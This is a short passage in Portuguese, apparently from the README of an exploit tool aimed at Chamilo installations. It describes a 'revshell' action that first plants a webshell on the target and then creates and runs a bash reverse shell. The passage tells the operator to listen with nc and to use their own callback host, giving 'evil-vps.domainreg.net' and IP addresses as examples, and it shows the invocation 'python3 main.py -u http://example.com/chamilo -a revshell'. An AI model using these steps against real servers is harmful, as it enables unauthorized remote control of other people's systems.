
Essa ação criará e executará um arquivo bash reverse shell. Para isso, um webshell será criado primeiro usando o mesmo método da ação anterior. Depois disso, alguns comandos serão executados para criar e executar o arquivo bash. Certifique-se de estar ouvindo na porta que você definiu com nc ou qualquer outro utilitário para realmente receber a conexão reversa. Além disso, o host pode ser um IPv4 interno/público válido (como 172.17.1.4 ou 186.227.4.31) ou o domínio que você registrou (como evil-vps.domainreg.net)
python3 main.py -u http://example.com/chamilo -a revshell
OBS: Em breve adicionarei uma opção de payload Windows para hosts Windows
